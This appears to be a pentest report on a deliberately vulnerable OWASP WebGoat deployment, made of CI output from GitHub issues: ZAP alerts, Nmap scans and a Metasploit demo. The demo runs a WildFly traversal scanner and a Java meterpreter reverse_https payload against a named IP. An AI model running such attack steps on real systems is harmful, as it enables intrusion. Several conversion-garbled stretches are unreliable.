ASTICI



Pentest Report

Penetration test of OWASP WebGoat

Consultant: ASTICI

11/11/2023

Executive Sumary

Overview

ASTICI Inc. performed a Web Application Penetration Test on OWASP WebGoat applications. The scope of the testing was the following.

- CI/CD deployed OWASP Webgoat instance, deployed through Terraform scripts on Azure
- Covering sample OWASP vulnerabilities
- Covering Nmap scan
- Attempting exploit OWASP Webgoat webserver using readily available Metasploit exploits
- Staic code analysis using SonarCloud
- Software Composition Analysis using Snyk

ASTICI Inc. found that with a few minor exceptions the quality and coverage of security controls in the OWASP WebGoat applications were very solid.

Resume

ASTICI Inc. is a start-up researching on Github actions repository technology to enable automated security testing for cloud native web applications.

Finding Classification

Each finding is classified as a High, Medium, or Low risk based on ASTICI Inc. considerations of potential threats, the likelihood of attack, and the possible impact of a successful attack against Instructure's OWASP WebGoat applications. Each of these factors is assessed individually and in combination to determine the overall risk designation. These assessments are based on ASTICI Inc. professional judgment and experience providing consulting services to enterprises across the country. This report outlines the findings ASTICI Inc. collected from the testing, as well as ASTICI Inc. recommendations that will assist Instructure in reducing its risks and helping remove the vulnerabilities found.

Vulnerabilities and Recomendations

The following pages show Github issues one by one, which would highlight all vulnerabilities in current application.

Priotity-High Metasploit-ParrotOS Test output

GitHub Issue number # 699

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.6 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [107 kB]

Ign:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [519 kB]

Ign:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1107 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.8 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [214 kB]

Ign:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Fetched 19.6 MB in 1min 6s (297 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

49 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common python3-certifi

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

python3-typing-extensions

After this operation, 38.9 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:


bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common python3-certifi python3-typing-extensions

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

After this operation, 38.9 kB disk space will be freed.

Do you want to continue? [Y/n] Abort. Hit:1 https://deb.parrot.sh/parrot parrot InRelease Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease Reading package lists... Building dependency tree... Reading state information... 49 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... ______ Metasploit Framework Exploit Demo: ______ Target Web Goat Instance IP Address: 20.219.39.173 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking ______ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [*] Processing ./src/exploitwildflydir traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir_traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly_traversal): Name Current Setting Required Description ____ Proxies no A proxy chain of format type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host) TRAVERSAL DEPTH 1 yes Traversal depth



0 Generic (Java Payload)

View the full module info with the info, or info -d command.

[*] resource (./src/exploit/avajmxreversehttps.rc)> Ruby Code (57 bytes)

RHOSTS =>

resource (./src/exploit*java*jmx*reverse*https.rc)> use payload/java/meterpreter/reverse_https

resource (./src/exploit*java*jmx*reverse*https.rc)> exploit

[*] Payload Handler Started as Job

resource (./src/exploitjavajmxreversehttps.rc)> exit

Priotity-High Pytest-Playwright Test Output Issue

GitHub Issue number # 698 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts _____ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: base-url-2.0.0, playwright-0.4.3, tornasync-0.6.0.post2, anyio-4.0.0, asyncio-0.21.1, trio-0.8.0 asyncio: mode=strict collected 5 items src/test_AsyncWebGoatUseCases.py ... [60%] src/test_WebGoatUseCases.py .. [100%] ______ ======== 5 passed in 24.81s _____ Stop pytests....

Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 697

GitHub Issue URL: Here!

- Site: http://20.219.39.173:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Cookie No HttpOnly Flag [10010] total: 1:
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Cookie Slack Detector [90027] total: 2:
 - http://20.219.39.173:8080/WebGoat/login
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Cookie without SameSite Attribute [10054] total: 1:
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Base64 Disclosure [10094] total: 1:
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Non-Storable Content [10049] total: 1:
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Sec-Fetch-Mode Header is Missing [90005] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Sec-Fetch-User Header is Missing [90005] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Session Management Response Identified [10112] total: 2:
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - http://20.219.39.173:8080/WebGoat/start.mvc
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/robots.txt
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login

• User Agent Fuzzer [10104] total: 24:

- http://20.219.39.173:8080/WebGoat
- http://20.219.39.173:8080/WebGoat
- http://20.219.39.173:8080/WebGoat
- http://20.219.39.173:8080/WebGoathttp://20.219.39.173:8080/WebGoat

■ ..

View the following link to download the report. RunnerID:6774114667

Priority-Medium Nmap-ParrotOS Scan output

GitHub Issue number # 696

GitHub Issue URL: Here!

parrotOS nmap "priority Medium"

Nmap vulnerability scanning for 20.219.39.173

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.6 MB]

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Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1107 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.8 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.6 MB in 26s (752 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

49 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common python3-certifi
python3-typing-extensions

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

After this operation, 38.9 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file
libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common python3-certifi
python3-typing-extensions

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Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Ign:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

```
Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease
Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease
Reading package lists...
Building dependency tree...
Reading state information...
49 packages can be upgraded. Run 'apt list --upgradable' to see them.
Running basic nmap scan...
Starting Nmap 7.92 (https://nmap.org) at 2023-11-11 05:53 UTC
Nmap scan report for 20.219.39.173
Host is up (0.20s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
256 ea:eb:bb:52:4c:86:65:54:92:21:8c:f3:c0:13:77:00 (ECDSA)
80/tcp closed http
443/tcp closed https
8080/tcp open http-proxy
| http-title: Site doesn't have a title.
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Sat, 11 Nov 2023 05:56:13 GMT
GenericLines, Help, Kerberos, LDAPSearchReg, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie,
WMSRequest, oracle-tns:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest, HTTPOptions:
| HTTP/1.1 404 Not Found
```

```
| Connection: close
| Content-Length: 0
|_ Date: Sat, 11 Nov 2023 05:56:12 GMT
9090/tcp open zeus-admin?
| fingerprint-strings:
| GenericLines, RTSPRequest, SqueezeCenter_CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 11 Nov 2023 05:56:12 GMT
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-11-11T05:56:12.525+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
```

```
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 11 Nov 2023 05:56:30 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-11-11T05:56:30.105+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
==============NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=========
SF-Port8080-TCP:V=7.92%I=7%D=11/11%Time=654F177C%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Sat, 11 Nov 2023 05:56:
SF:12 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
SF:r Connection: close Content-Length: 0 Date: Sat, 11\n
SF:x20Nov 2023 05:56:12 GMT
")%r(RTSPRequest,42,"HTTP/1.1
SF: 400 Bad Request Content-Length: 0 Connection: clo
SF:se
")%r(FourOhFourReguest,65,"HTTP/1.1 404 Not Found
SF: Connection: close Content-Length: 0 Date: Sat, 11\x
SF:20Nov 2023 05:56:13 GMT
")%r(Socks5,42,"HTTP/1.1 40
```

SF:0 Bad Request Content-Length: 0 Connection: close
SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content
SF:-Length: 0 Connection: close
")%r(Help,42,"HTTP/1.1
SF:0400 Bad Request Content-Length: 0 Connection: close\n
SF:r
")%r(SSLSessionReq,42,"HTTP/1.1 400 Bad Request Con
SF:tent-Length: 0 Connection: close
")%r(TerminalServerCoo
SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C
SF:onnection: close
")%r(TLSSessionReq,42,"HTTP/1.1 400 B
SF:ad Request Content-Length: 0 Connection: close
")
SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x
SF:200 Connection: close
")%r(SMBProgNeg,42,"HTTP/1.1 400
SF: Bad Request Content-Length: 0 Connection: close \n
SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len
SF:gth: 0 Connection: close
")%r(LDAPSearchReq,42,"HTTP/1\n
SF:.1 400 Bad Request Content-Length: 0 Connection: c
SF:lose
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C
SF:ontent-Length: 0 Connection: close
")%r(WMSRequest,42,"
SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio
SF:n: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque
SF:st Content-Length: 0 Connection: close
");
=========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==========

SF-Port9090-TCP:V=7.92%I=7%D=11/11%Time=654F177C%P=x86 64-pc-linuxgnu%r(G SF:etRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cac SF:he-Control: no-cache, no-store, max-age=0, must-revalidate\n SF:r X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fr SF:ame-Options: DENY Date: Sat, 11 Nov 2023 05:56:12\n SF:x20GMT Connection: close Vary: Origin Vary: Access-Co SF:ntrol-Request-Method Vary: Access-Control-Request-Headers X-Co SF:ntent-Type-Options: nosniff Content-Type: application/json SF: { \"timestamp\" : \"2023-11-11T05:56:12.525+00:00\n SF:", \"status\" : 404, \"error\" : \"Not $SF:0Found'', 'path'' : ''/'' }")%r(WMSRequest,42,"HTTP/1\n$ SF:.1 400 Bad Request Content-Length: 0 Connection: c SF:lose ")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request SF:Content-Length: 0 Connection: close ")%r(SqueezeCenter SF:CLI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C SF:onnection: close ")%r(GenericLines,42,"HTTP/1.1 400 Ba SF:d Request Content-Length: 0 Connection: close ")% SF:r(HTTPOptions,22B,"HTTP/1.1 404 Not Found Expires: 0 \n SF:nCache-Control: no-cache, no-store, max-age=0, must-revalid SF:ate X-XSS-Protection: 1; mode=block Pragma: no-cache SF:X-Frame-Options: DENY Date: Sat, 11 Nov 2023 05:56 SF::30 GMT Allow: GET, HEAD, POST, PUT, DELETE, TR SF:ACE, OPTIONS, PATCH Connection: close Vary: Origin \n SF:nVary: Access-Control-Request-Method Vary: Access-Control-Requ

SF:pplication/json

 ${ \timestamp\ : \ "2023-11-11T05}$

SF::56:30.105+00:00\", \"status\" : 404, \"error

SF:est-Headers X-Content-Type-Options: nosniff Content-Type: a

SF:\": \"Not Found\", \"path\": \"/\" }")%r(RTS

SF:PRequest,42,"HTTP/1.1 400 Bad Request Content-Length: 0

SF: Connection: close

");

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3.10 cpe:/o:linux:linuxkernel:4.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:watchquard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.32 or 3.10 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 3.10 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)

HOP RTT ADDRESS

1 0.01 ms 172.17.0.1

2 5407.88 ms 20.219.39.173

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 319.65 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-11-11 05:58 UTC

Nmap scan report for 20.219.39.173

Host is up (0.19s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-11-11 05:58 UTC

Nmap scan report for 20.219.39.173

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds

Priority-High - OWASP WebGoat Login Page ZAP Scan

GitHub Issue number # 695

GitHub Issue URL: Here!

- Site: http://20.219.39.173:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.219.39.173:8080/WebGoat/login
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/robots.txt
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 12:
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6774114667

Priority-High - OWASP WebGoat Registration Page ZAP Scan

GitHub Issue number # 694

GitHub Issue URL: Here!

- Site: http://20.219.39.173:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.219.39.173:8080/WebGoat/registration
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.219.39.173:8080/WebGoat/registration
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.219.39.173:8080/WebGoat/registration
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.219.39.173:8080/WebGoat/registration
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/registration
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/registration
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/registration
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/registration
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.219.39.173:8080/
 - http://20.219.39.173:8080/robots.txt
 - http://20.219.39.173:8080/sitemap.xml
 - http://20.219.39.173:8080/WebGoat/registration
 - User Agent Fuzzer [10104] total: 12:
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat
 - http://20.219.39.173:8080/WebGoat

■ .

View the following link to download the report. RunnerID:6774114667

Priority High - Sonar Cloud Code Scan Report

GitHub Issue number # 693

GitHub Issue URL: Here!

SonarCloud "priority High"

SonarCloud Scan for OWASP WebGoat

Go to https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST for full report of SonarCloud with Github SSO.

Priority High - Snyk Report

GitHub Issue number # 692

GitHub Issue URL: Here!

Snyk_scan "priotity High"

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.

Priotity-High Metasploit-ParrotOS Test output

GitHub Issue number # 691

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Ign:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Ign:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Ign:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.6 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [107 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [214 kB]

Get:7 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1107 kB]

Get:8 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.8 kB]

Ign:9 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages

Get:10 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [519 kB]

Get:11 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.6 MB in 1min 32s (212 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

49 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common python3-certifi python3-typing-extensions

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

After this operation, 38.9 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

